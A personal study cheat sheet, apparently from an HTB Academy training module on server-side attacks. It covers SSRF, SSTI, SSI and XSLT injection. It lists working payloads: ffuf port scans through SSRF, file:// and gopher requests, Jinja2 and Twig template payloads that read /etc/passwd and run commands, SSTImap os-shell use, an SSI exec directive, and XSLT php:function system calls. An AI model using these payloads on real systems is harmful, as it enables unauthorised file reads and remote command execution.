HTB Academy - Server-side Attacks
Server-side Attacks
SSRF
Attacker can manipulate web app to sending unauthorized requests from the server The following URL schemes are commonly used in the exploitation of SSRF vulnerabilities:
http://andhttps://: These URL schemes fetch content via HTTP/S requests. to bypass WAFs, access restricted endpoints, or access endpoints in the internal networkfile://: This URL scheme reads a file from the local file system (LFI)gopher://: This protocol can send arbitrary bytes to the specified address. An attacker might use this in the exploitation of SSRF vulnerabilities to send HTTP POST requests with arbitrary payloads or communicate with other services such as SMTP servers or databases
Usages: Internal port scan
ffuf -w ./ports.txt -u http://172.17.0.2/index.php -X POST -H "Content-Type: application/x-www-form-urlencoded" -d "dateserver=http://127.0.0.1:FUZZ/&date=2024-01-01" -fr "Failed to connect to"Kalo udah ketemu langsung browse pake SSRF itu, bruteforce dulu.
ffuf -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt -u http://172.17.0.2/index.php -X POST -H "Content-Type: application/x-www-form-urlencoded" -d "dateserver=http://dateserver.htb/FUZZ.php&date=2024-01-01" -fr "Server at dateserver.htb Port 80"(masukin vhost dlu lol)
Usages: LFI
dateserver=file:///etc/passwd&date=2024-01-01Gopher protocol
We can use the gopher URL scheme to send arbitrary bytes to a TCP socket for requests impossible to create only by using URL
POST /admin.php HTTP/1.1
Host: dateserver.htb
Content-Length: 13
Content-Type: application/x-www-form-urlencoded

adminpw=admin
spaces (%20) and newlines (%0D%0A) must be URL-encoded
To this
POST /index.php HTTP/1.1
Host: 172.17.0.2
Content-Length: 265
Content-Type: application/x-www-form-urlencoded

dateserver=gopher%3a//dateserver.htb%3a80/_POST%2520/admin.php%2520HTTP%252F1.1%250D%250AHost%3a%2520dateserver.htb%250D%250AContent-Length%3a%252013%250D%250AContent-Type%3a%2520application/x-www-form-urlencoded%250D%250A%250D%250Aadminpw%253Dadmin&date=2024-01-01
Tool: Gopherus
python2.7 gopherus.py --exploit smtpBlind SSRF
Identify: ncat
nc -lnvp 8000Exploit:
- Can identify open port
- Can identify files existed/not
SSTI
Inject code to template
Identify
We can use
${{<%[%'"}}%\. We follow the green arrow and inject the payload
 {{7*'7'}}. The result will enable us to deduce the template engine used by the web application. In Jinja, the result will be 7777777, while in Twig, the result will be 49.
Exploiting Jinja2
Information disclosure
Obtain web application configuration
{{ config.items() }}Dump all available built-in functions
{{ self.__init__.__globals__.__builtins__ }}LFI
We can use Python’s built-in function open to include a local file. However, we cannot call the function directly; we need to call it from the __builtins__ dictionary we dumped earlier
{{ self.__init__.__globals__.__builtins__.open("/etc/passwd").read() }}RCE
{{ self.__init__.__globals__.__builtins__.__import__('os').popen('id').read() }}Exploiting Twig
Information Disclosure
{{ _self }}LFI
{{ "/etc/passwd"|file_excerpt(1,-1) }}RCE
{{ ['id'] | filter('system') }}Tools
The most popular tool for identifying and exploiting SSTI vulnerabilities is tplmap. However, tplmap is not maintained anymore and runs on the deprecated Python2 version. Therefore, we will use the more modern SSTImap to aid the SSTI exploitation process.
python3 sstimap.py -u http://172.17.0.2/index.php?name=test -D '/etc/passwd' './passwd'

python3 sstimap.py -u http://172.17.0.2/index.php?name=test -S id

python3 sstimap.py -u http://172.17.0.2/index.php?name=test --os-shell
SSI
Introduction
Server-Side Includes (SSI) is a technology web applications use to create dynamic content on HTML pages. SSI is supported by many popular web servers such as Apache and IIS. The use of SSI can often be inferred from the file extension. Typical file extensions include .shtml, .shtm, and .stm. However, web servers can be configured to support SSI directives in arbitrary file extensions. As such, we cannot conclusively conclude whether SSI is used only from the file extension.
SSI utilizes directives. Directives contains:
- name
- parameter name
- value
Example
<!--#name param1="value1" param2="value" -->Prints environment variables
<!--#printenv -->Prints config
<!--#config errmsg="Error!" -->echo
<!--#echo var="DOCUMENT_NAME" var="DOCUMENT_URI" var="DATE_LOCAL" -->exec
<!--#exec cmd="whoami" -->include (only allows for the inclusion of files in the web root directory)
<!--#include virtual="index.html" -->SSI injection occurs when an attacker can inject SSI directives into a file that is subsequently served by the web server, resulting in the execution of the injected SSI directives.
XSLT
Intro
eXtensible Stylesheet Language Transformation (XSLT) is a language enabling the transformation of XML documents. Commonly used XSL elements:
<xsl:template>: This element indicates an XSL template. It can contain amatchattribute that contains a path in the XML document that the template applies to<xsl:value-of>: This element extracts the value of the XML node specified in theselectattribute<xsl:for-each>: This element enables looping over all XML nodes specified in theselectattribute Additional XSL elements that can be used to narrow down further or customize the data from an XML document:<xsl:sort>: This element specifies how to sort elements in a for loop in theselectargument. Additionally, a sort order may be specified in theorderargument<xsl:if>: This element can be used to test for conditions on a node. The condition is specified in thetestargument.
Exploiting
To confirm, try inject broken XML tag: <
If the server responds with server error, it might indicate
Information Disclosure
Version: <xsl:value-of select="system-property('xsl:version')" />
<br/>
Vendor: <xsl:value-of select="system-property('xsl:vendor')" />
<br/>
Vendor URL: <xsl:value-of select="system-property('xsl:vendor-url')" />
<br/>
Product Name: <xsl:value-of select="system-property('xsl:product-name')" />
<br/>
Product Version: <xsl:value-of select="system-property('xsl:product-version')" />
LFI
XSLT contains a function unparsed-text that can be used to read a local file
<xsl:value-of select="unparsed-text('/etc/passwd', 'utf-8')" />
If the XSLT library is configured to support PHP functions, we can call the PHP function file_get_contents
<xsl:value-of select="php:function('file_get_contents','/etc/passwd')" />RCE
If an XSLT processor supports PHP functions
<xsl:value-of select="php:function('system','id')" />